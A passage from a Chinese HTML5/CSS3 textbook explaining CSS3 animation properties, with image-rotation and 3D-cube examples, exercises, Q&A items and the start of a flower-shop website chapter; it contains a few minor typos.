animation-dealy 属性定义在执行动画之前的延迟时间，单位是秒（s）或毫秒（ms）。该属性值可以是负值，如果为负值，表示启动进入动画的周期。其语法形式如下所示：

```
animation-delay:time;
```

如下代码指定元素延时 5 秒后再开始动画效果：

```
div{
    animation-name:changepic;            /*指定动画效果名称为 changepic */
    animation-duration:5s;               /*完成动画的时间是 5 秒*/
    animation-delay:5s;                  /*延迟 5 秒后再开始动画*/
}
```

5. animation-iteration-count 属性

animation-iteration-count 属性定义动画重复播放的次数。它的属性值是一个数字或 infinite，如果是数字，则定义应该播放多少次动画；如果是 infinite，则指定动画循环（永远）播放。该属性的语法形式如下所示：

```
animation-iteration-count:number | infinite;
```

如下示例代码指定重复播放 div 元素的动画效果：

```
div{
    -webkit-animation-name:mymove;
    -webkit-animation-duration:5s;
    -webkit-animation-delay:1s;
    -webkit-animation-iteration-count:3;
}
```

6. animation-direction 属性

animation-direction 属性定义当前动画播放的方向，即动画播放完成后是否逆向交替循环。其语法形式如下所示：

```
animation-direction:normal | alternate;
```

animation-direction 属性的值有两个：normal 是默认值，表示动画每次都会正常显示；alternate 表示交替逆向运动，即动画正向播放则奇数次迭代，反向播放则偶数次迭代。

7. animation-play-state 属性

animation-play-state 属性指定动画是否正在运行或已经停止，其语法形式如下所示：

```
animation-play-state:paused | running;
```

animation-play-state 属性的值有两个：paused 和 running。paused 表示暂停动画，running 指定动画正常运行。

8. animation-fill-mode 属性

animation-fill-mode 属性定义动画开始之前或者播放之后所进行的操作，该属性的语法格式如下所示：

```
animation-fill-mode:none | backwards | forwards | both;
```

上述语法中 animation-fill-mode 属性的值有 4 个，它们的具体说明如下所示。

- **none** 默认值，表示动画按照定义的顺序执行，且执行完成后返回到初始的关键帧。
- **backwards** 指定关键帧在动画开始前应用样式。
- **forwards** 指定关键帧在动画结束后才应用样式。
- **both** 同时应用 forwards 和 backwards 的效果。

如下代码指定了该属性在动画中的应用：

```
div{
    -webkit-animation-name:mymove;
    -webkit-animation-duration:5s;
    -webkit-animation-fill-mode:both;
}
```

9. animation 属性

与 transition 属性一样，animation 属性也是一个标记属性，通过它也可以设置其他属性的值。其语法形式如下所示：

```
animation: animation-name animation-duration animation-timing-function
animation-delay animation-iteration-count animation-direction;
```

使用 animation 属性时必须将 animation-name 和 animation-duration 属性指定，否则持续的时间为 0，并且永远不播放。

如下示例代码使用多个动画属性定义了元素的完成实现效果：


```
div{
    -webkit-animation-name:mymove;
    -webkit-animation-duration:5s;
    -webkit-animation-timing-function:linear;
    -webkit-animation-delay:0.5s;
    -webkit-animation-iteration-count:infinite;
    -webkit-animation-direction:alternate;
    -webkit-animation-play-state:running;
    -webkit-animation-fill-mode:both;
}
```

上面的代码可以使用 animation 属性来定义，具体代码如下所示：

```
div{
    -webkit-animation:mymove 5s linear 0.5s infinate alternate;
    -webkit-animation-play-state:running;
    -webkit-animation-fill-mode:both;
}
```

使用 animation 属性还可以同时定义多个动画效果，每个效果之间使用逗号分隔。示例代码如下所示：

```
p{                //同时定义多个动画效果
    animation: mymove 5s ease-in-out 5ms infinite alternate,
            youmove 3s ease-in-out 4ms infinite;
}
```



animation 属性可以组合（或缩写）上述语法中的 6 个属性，但是它并不包含 animation-play-state 属性和 animation-fill-mode 属性，需要额外设置这两个属性。

12.3.3 图片轮换显示的动画效果

前两节已经详细介绍实现动画所需的关键帧和动画属性，本节将它们结合起来实现一个简单的示例。

【实践案例 12-7】

用户在访问网页时会发现，许多页面上都实现了图片不断轮换显示的效果，在 HTML 4 中需要借助第三方内容（如 JavaScript 和 JQuery 等）通过编码来实现，但是本节仅仅通过设置元素的相关属性样式就可以实现图片轮换显示的动画效果。其主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 div 元素、img 元素和 p 元素。页面主要相关代码如下所示：

```
<div class="content">
    <div class="content-photo">
        <img src="01.jpg" alt="" />
        <img src="02.jpg" alt="" />
        <img src="03.jpg" alt="" />
        <img src="04.jpg" alt="" />
        <img src="05.jpg" alt="" />
    </div>
    <div class="content-text">
        <div class="content-text-main">
            <div class="content-text-main-pt">
                <p>1、研究生预报名今启动丨六成郑州人日阅读超 1 小时</p>
                <p>2、中秋来了，你的福利到了吗？</p>
                <p>3、时尚易用车 适合年轻小夫妻的出游之选</p>
                <p>4、楼市成交滑坡刚需释放殆尽 新房库存攀升</p>
                <p>5、十一黄金周与最美的月光结伴而游（组图）</p>
            </div>
        </div>
    </div>
</div>
```

（2）首先为页面中的相关元素添加基本样式，样式代码如下所示：

```
.content{
    width:480px;height:300px;overflow:hidden;position:relative;border:1px
    #D8D8D8 solid;
    box-shadow:4px 4px 8px #666;
}
.content-text{position:absolute;right:0;bottom:0;width:480px;background
:#0B90D2;}
.content-text-main{position:relative;height:30px;line-height:30px;overf
low:hidden;text-align:right;}
```

（3）通过@keyframes 分别创建名称为 photo 和 text 的关键帧，在该样式代码中分别将起始位置和结束位置的 top 值设置为 0，然后再分别设置 0%～90%的图片和文字的样式值。主要代码如下所示：

```
@-webkit-keyframes photo{
    from,to{top:0;}
    10%{top:0;}
    20%{top:-300px;}
    30%{top:-300px;}
    40%{top:-600px;}
    50%{top:-600px;}
    60%{top:-900px;}
    70%{top:-900px;}
    80%{top:-1200px;}
    90%{top:-1200px;}
}
@-webkit-keyframes text{
    from,to{top:0;}
    10%{top:0;}
    20%{top:-30px;}
    30%{top:-30px;}
    40%{top:-60px;}
    50%{top:-60px;}
    60%{top:-90px;}
    70%{top:-90px;}
    80%{top:-120px;}
    90%{top:-120px;}
}
/* 省略其他浏览器样式设置 */
```

（4）通过 animation 属性为图片和文字相关的元素指定样式，指定完成后会实现图片轮换的动画效果。主要代码如下所示：

```
.content-photo{                                  /*为图片设置效果/*
     position:absolute;left:0;top:0;
     -webkit-animation:photo 20s infinite;
```

```
        /* 省略其他浏览器的设置 */
    }
    .content-text-main-pt{                              /*为文字设置效果*/
        position:absolute;right:10px;
        color:#fff;
        -webkit-animation:text 20s infinite;
        /* 省略其他浏览器的设置 */
    }
```

（5）运行本案例的代码并查看效果，轮换时的效果如图 12-13 所示。



图 12-13　图片轮换时的运行效果

12.4　项目案例：3D 立体效果显示

在本节之前已经通过大量的实践案例详细介绍了 CSS 3 中与动态样式有关的内容，包括过渡、变形以及动画的相关属性和操作等，本节将前面几节介绍的内容结合起来完成一个 3D 效果的立体图形。

【实例分析】

本案例在实现时主要利用 CSS 3 中提供的变形属性对页面中的元素进行平移、缩放和更改坐标原点等操作，利用提供的过渡属性实现对元素颜色的渐变效果显示，利用动画的 animation 属性实现立体显示的效果。其具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 div 元素进行页面布局，其中包括外围容器、顶部内容、左侧内容和右侧内容等。页面主要代码如下所示：

```
<div class="cube">
    <div class="topFace">
        <div>
            <h2>善忘是人生的一种佳境</h2>
            <p>    冷冷的晚风，轻轻地吹着，吹乱了满怀的思绪。辗转的流年，悄悄从指缝中溜走，不留痕迹，无情的岁月，在脸上刻下道道年轮。</p>
            /* 省略文章的其他内容 */
        </div>
```

```
        </div>
        <div class="leftFace">
            <h2>中国的十大元帅</h2>
            <p>    十大元帅指 1955 年被授予中华人民共和国元帅
            军衔的十位军事家。他们分别是：朱德、彭德怀、林彪、刘伯承、贺龙、陈毅、罗荣
            桓、徐向前、聂荣臻、叶剑英。它们的头像依次如下：</p>
            <ul><li>/* 省略图片列表 */</li></ul>
        </div>
       <div class="rightFace">
            <h2>中国十大名茶</h2>
            <p>    中国茶叶历史悠久，各种各样的茶类品种，万紫千
            红，竞相争艳，犹如春天的百花园，使万里山河分外妖娆。你知道哪些茶被评为十最吗？</p>
            <ol>
                <li>君山银针（黄茶）</li><li>洞庭碧螺春（绿茶）</li>
                <li>西湖龙井（绿茶）</li><li>黄山毛峰（绿茶）</li>
                <li>都匀毛尖（黄茶）</li><li>信阳毛尖（绿茶）</li>
                <li>六安瓜片（绿茶）</li><li>安溪铁观音（绿茶）</li>
                <li>武夷岩茶（青茶）</li><li>祁门红茶（红茶）</li>
            </ol>
        </div>
    </div>
```

（2）为页面布局的元素添加基本样式，设置背景图片、字体大小和位置等内容。其具体代码不再详细列出。

（3）对产生立体的外围容器及构成立体效果的页面添加样式，并且添加样式来定义元素开始显示时在不同状态下的缩放效果。相关代码如下所示：

```
    .cube {
          position: fixed;
          left: 20%;
          top: 240px;
          -webkit-animation:bounce 5s linear;
          -webkit-transition: -webkit-transform 1s linear;
          /* 省略其他浏览器的样式设置 */
    }
    .cube div.topFace div,.cube div.rightFace,.cube div.leftFace {
          overflow-x: hidden;
          overflow-y: auto;
    }
    .cube p {line-height: 14px;font-size: 12px;}
    .cube h2 {font-weight: bold;}
    .rightFace,.leftFace,.topFace div{padding: 10px;width: 180px;height: 180px;}
    @-webkit-keyframes bounce {
        0% {-webkit-transform:scale(0.1,0.1); box-shadow: 0 3px 20px rgba
        (0,0,0,0.9);}
        55% {
```

```
            background-color:green;
            -webkit-transition:background-color 5s ease;
            -webkit-transform:scale(1.08,1.08);
            box-shadow: 0 10px 20px rgba(0,0,0,0);
        }
        75% {
            background-color:blue;
            -webkit-transition:background-color 5s ease;
            -webkit-transform:scale(0.95,0.95);
            box-shadow: 0 0 20px rgba(0,0,0,0.9);
        }
        100% {-webkit-transform:scale(1,1);box-shadow: 0 3px 20px rgba
        (0,0,0,0.9);}
    }
```

（4）对立体图形的顶部页面进行定义，其中包含显示的旋转角度、显示位置、倾斜角度、缩放及背景色等内容。具体代码如下所示：

```
    .topFace {
          -webkit-transform: rotate(60deg);
          -moz-transform: rotate(60deg);
          -o-transform: rotate(60deg);
          -ms-transform: rotate(60deg);
          top: -158px;
          left: 100px;
    }
    .topFace div {
          -webkit-transform: skew(0deg, -30deg) scale(1, 1.16);
          -moz-transform: skew(0deg, -30deg) scale(1, 1.16);
          -o-transform: skew(0deg, -30deg) scale(1, 1.16);
          -ms-transform: skew(0deg, -30deg) scale(1, 1.16);
          background-color: #eee;
          font-size: 0.862em;
    }
```

（5）分别对立体图形的左侧页面和右侧页面定义样式，注意各个参数的使用。具体样式如下所示：

```
    .leftFace {
          -webkit-transform: skew(0deg, 30deg);
          -moz-transform: skew(0deg, 30deg);
          -o-transform: skew(0deg, 30deg);
          -ms-transform: skew(0deg, 30deg);
          transform: skew(0deg, 30deg);
          background-color: #ccc;
    }
    .rightFace {
          -webkit-transform: skew(0deg, -30deg);
          -moz-transform: skew(0deg, -30deg);
```

```
        -o-transform: skew(0deg, -30deg);
        -ms-transform: skew(0deg, -30deg);
        transform: skew(0deg, -30deg);
        background-color: #ddd;
        left: 200px;
    }
```


（6）鼠标悬浮到立体图形的位置时会移动和放大图形，并且使用过渡的相关属性实现背景色的渐变效果。相关代码如下所示：

```
    .cube:hover {
        -webkit-transform-origin:center center;
        -webkit-transform:translate(65px, 5px) scale(1.1,1.1);
        /* 省略其他浏览器样式代码 */
    }
    .cube:hover  .rightFace:hover,.cube:hover  .leftFace:hover,.cube:hover  .
    topFace:hover div {
        background-color:Red;
        -webkit-transition-property:background-color;     /*过渡的属性名称*/
        -webkit-transition-duration:5s;                   /*过渡时间*/
        -webkit-transition-timing-function:ease-out;      /*过渡方式*/
    }
```

（7）如果每个立体页面的内容过多可以滑动鼠标查看后面的具体内容。相关样式代码如下所示：

```
    .cube div.topFace div,.cube div.rightFace,.cube div.leftFace {
        overflow-x: hidden;
        overflow-y: auto;
    }
```

（8）经过前面的步骤，3D 立体图形效果基本完成。开发人员也可以对每个页面上的内容进行修改，具体代码不再显示。

（9）保存并运行页面，最终运行效果如图 12-14 所示。鼠标移动到立体图形并放至某个部分的效果如图 12-15 所示。




图 12-14　案例初步运行时的效果



图 12-15　鼠标移动时颜色的过渡效果

12.5 习题

一、填空题

1. ＿＿＿＿＿是一个标记属性，使用该属性可以实现元素的过渡效果，并且可以代替其他属性。

2. 开发人员可以将 transform 属性的值设置为＿＿＿＿＿函数，该函数表示可以对元素进行水平和垂直倾斜操作。

3. ＿＿＿＿＿属性可以更改变形的原点坐标。

4. CSS 3 中创建动画必须使用＿＿＿＿＿属性定义关键帧集合。

5. 如果要设置动画的延迟时间可以调用＿＿＿＿＿属性。

二、选择题

1. 下面关于过渡的说法中，选项＿＿＿＿＿是错误的。

   A. transition-timing-function 属性可以指定实现过渡的方式，默认值为 linear

   B. transition-delay 属性定义过渡延迟的时间，它的单位可以是毫秒

   C. 目前所有的主流浏览器都不支持 transition 属性，所以这些浏览器中不会显示任何效果

   D. 使用 transition 属性定义多个属性效果时使用空格分开，而不是逗号

2. 如果用户想将当前的图片移动到另一个位置，选项＿＿＿＿＿可以实现该效果。

   A. transform:translate(20,10)

   B. transform:translateX(20,20)

   C. transform:translateY(10,10)

   D. transform:skew(20)

3. transform-origin 属性可以更改元素的原点坐标，其中该属性的值不可以是＿＿＿＿＿。

   A. transform-origin:left top

   B. transform-origin:30deg bottom

   C. transform-origin:30% top

   D. transform-origin:right 100%

4. 下面这段代码中，空白处应该填写的内容是＿＿＿＿＿。

```
@-webkit-keyframes newyangshi                          /*Google 或 Safari 浏览器*/
{
              {top:0px; left:0px;}
    to{top:0px; left:0px;}
}
/* 省略 Firefox 浏览器的代码 */
```

```
#donghua
{
    background-image:url(img/1.gif);
    animation:mymove 5s infinite;
    -webkit-animation: __________ 5s infinite; /*Google 或 Safari 浏览器*/
}
```


A．form 和 from

B．100%和 newyangshi

C．newyangshi 和 from

D．from 和 newyangshi

5．transition 属性的子属性不包括__________。

A．transition-name

B．transition-timing-function

C．transition-delay

D．transition-propery

6．animation 属性的子属性不包括__________。

A．animation-name

B．animation-timing-function

C．animation-property

D．animation-direction

三、上机练习

1．实现元素的缩放和阴影效果

添加新的 HTML 页面，在页面的合适位置添加元素，当鼠标移动到元素内容时放大内容并且实现边框的阴影效果。最终效果如图 12-16 所示。



图 12-16　上机实践 1 的运行效果

2．实现 3D 立体效果

添加新的 HTML 页面，在页面的合适位置添加外围元素、顶部内容、左侧内容和右侧

内容。根据动画、过渡和变形的相关属性实现图形的 3D 立体效果，最终效果如图 12-17 所示。



图 12-17　上机实践 2 的运行效果

12.6　实践疑难解答

12.6.1　JavaScript 中如何设置和获取 CSS 3 中的属性值



JavaScript 中如何设置和获取 CSS 3 中的属性值

网络课堂：http://bbs.itzcn.com/thread-19740-1-1.html

【问题描述】：以前使用背景色、宽度和高度等信息都可以修改，但是现在使用 CSS 3 新属性后（如 transition-duration、transition-delay 和 transform）对象 style 里面没有这些属性是不是不能进行设置了，另外如何获取呢？希望能够详细说明一下。

【解决办法】：其实这些属性在 JavaScript 中的用法也非常简单，和以前的属性相似。以 Google 浏览器中的 transition-duration 属性为例，在 JavaScript 中需要将短线去掉，并且采用 pascal 命名法将字母大写。设置该属性的代码如下所示：

```
var obj = document.getElementById("firstdiv");          //获取指定的对象
obj.style.WebkitTransitionDuration = "20s";
```

获取该属性也非常简单，代码如下所示：

```
alert(document.getElementById("firstdiv").style.WebkitTransitionDuration);
```

其他属性的用法和该属性的用法相似，这里不再详细介绍。另外，如果要使用 JavaScript 脚本必须先学习 JavaScript 的语法知识，了解之后再使用，否则使用时会非常吃力。

12.6.2　动画如何循环播放



CSS 3 中如何让动画循环播放

网络课堂：http://bbs.itzcn.com/thread-19741-1-1.html

【问题描述】：大家好，我最近在学习动画的时候遇到一个问题，如果不设置 animation-iteration-count 属性，则动画默认播放一次，我现在已经设置了该属性的值并且指定了 animation-direction 属性实现逆向交替循环的效果。代码如下所示：

```
div p{
      -webkit-animation-name:mymove;
      -webkit-animation-duration:5s;
      -webkit-animation-delay:1s;
      -webkit-animation-iteration-count:5;
      animation-direction:altrneate;
}
```

请问上面的代码有没有错误，为什么显示效果出不来？

【解决办法】：animation-direction 属性的值有 2 个：none 和 alternate。但是你现在把“alternate”写成了“altrneate”，所以没有显示效果。以后写代码要认真！

第 13 章 制作鲜花网站页面

随着计算机及网络技术的飞速发展，Internet 应用在全球范围内日益普及，当今社会正快速向信息化社会前进，信息自动化的作用也越来越大，从而使用户从繁杂的事务中解放出来，提高了用户的工作效率。网上购物越来越成为用户的首要选择，最初的鲜花管理都是靠人力来完成的，但是近几年来随着花店规模和数量的增加，许多花店正在突破以企业经营模式为主的传统格局，向品种多标准化发展。小型店铺在业务上需要处理大量的信息，如添加商品、更新商品数量和库存等，因此与花店相关的网站和系统应运而生。

本章以鲜花网站为例，对鲜花相关的主要页面结构进行分析，详细介绍如何将 HTML 5 与 CSS 3 结合起来实现对页面结构和样式的相关定义，其中包括鲜花首页、鲜花列表、详细、购物车以及用户注册等页面。

本章学习要点：

- 简单了解制作鲜花网站的背景和内容
- 掌握如何使用 HTML 5 的相关元素设计页面
- 掌握常用的 HTML 5 表单属性，如 required、placeholder 和 autofocus 等
- 掌握 CSS 3 中常用的选择器，如 nth-child、last-child 和 first-child 等
- 掌握如何使用 border-radius 属性创建圆角边框
- 掌握如何使用 CSS 3 中新增的属性实现过渡和转换特效
- 掌握如何使用 sessionStorage 对象对数据进行查看和删除操作
- 掌握获取用户当前地理位置的方法

13.1 鲜花网站简介

随着人们生活方式的不断演变，西方礼仪已经在潜移默化地影响着人们的思想，追求浪漫、美好生活的人也越来越多，鲜花成为了人们的礼品。圣诞节送花、春节送花以及生日嫁娶送花等都成为了人们表达良好祝愿和感情的最佳选择，并且被越来越多的人所接受。鲜花成为了象征着美好、吉祥的时尚品。

网上购物已经被众多的网民所接受，随着网民的大幅度增加，具有一定消费水平的网民也相对增多。近几年来网上鲜花营销发展迅速，它促进了花卉生产的发展，加快了科研成果的推广速度，改变了大众对花卉消费的习惯和概念，具有较大的社会效益及经济效益。

随着互联网的进一步融入社会生活，以网站作为对外的展示窗口进行内外信息交流已

经成为大众的追切需要，电子商务已经成为一种时尚。它遵循一切从消费者的利益出发，为消费者提供方便、快捷和优质的文化服务，直到消费者满意为止的原则，这样才能获得更广泛的消费者人群。电子商务的主要优势在于：

- 价格和成本低廉。
- 鲜花种类齐全。
- 增值服务更多更超值。
- 购买商品更加便利。

本章主要将 HTML 5 技术与 CSS 3 技术结合起来实现一个简单的鲜花网站的制作。该网站具备一些简单的功能，如首页展示、商品列表、用户注册及当前地理位置查询等。图 13-1 显示了其主要内容。




图 13-1　鲜花网站的主要内容

13.2　鲜花首页模块

首页是整个网站的脸面，它是整个网站中最重要的组成部分。该模块主要包括顶部内容、底部内容和中间内容 3 部分。本节将详细介绍鲜花首页的知识。

13.2.1　结构分析

HTML 页面是由文字、图片和动画等相关内容组成的，将这些内容的相关元素放置在页面标签中，然后使用相关的 CSS 样式进行设置可以显示出美轮美奂的页面。图 13-2 为鲜花首页的最终运行效果。

设计人员可以对鲜花首页效果图进行分析，该页面分为上、中、下三个区域，其中中间区域又包括左侧特色商品和新品上市及右侧网站基本内容两部分。鲜花网站首页的框架结构如图 13-3 所示。

针对首页的结构框架添加相关的代码，其主要代码如下所示：

```
<div id="wrap">
      <header></header>                        <!-- 顶部内容 -->
      <div class="center_content"></div>       <!-- 中间内容-->
      <footer></footer>                        <!--底部内容-->
</div>
```

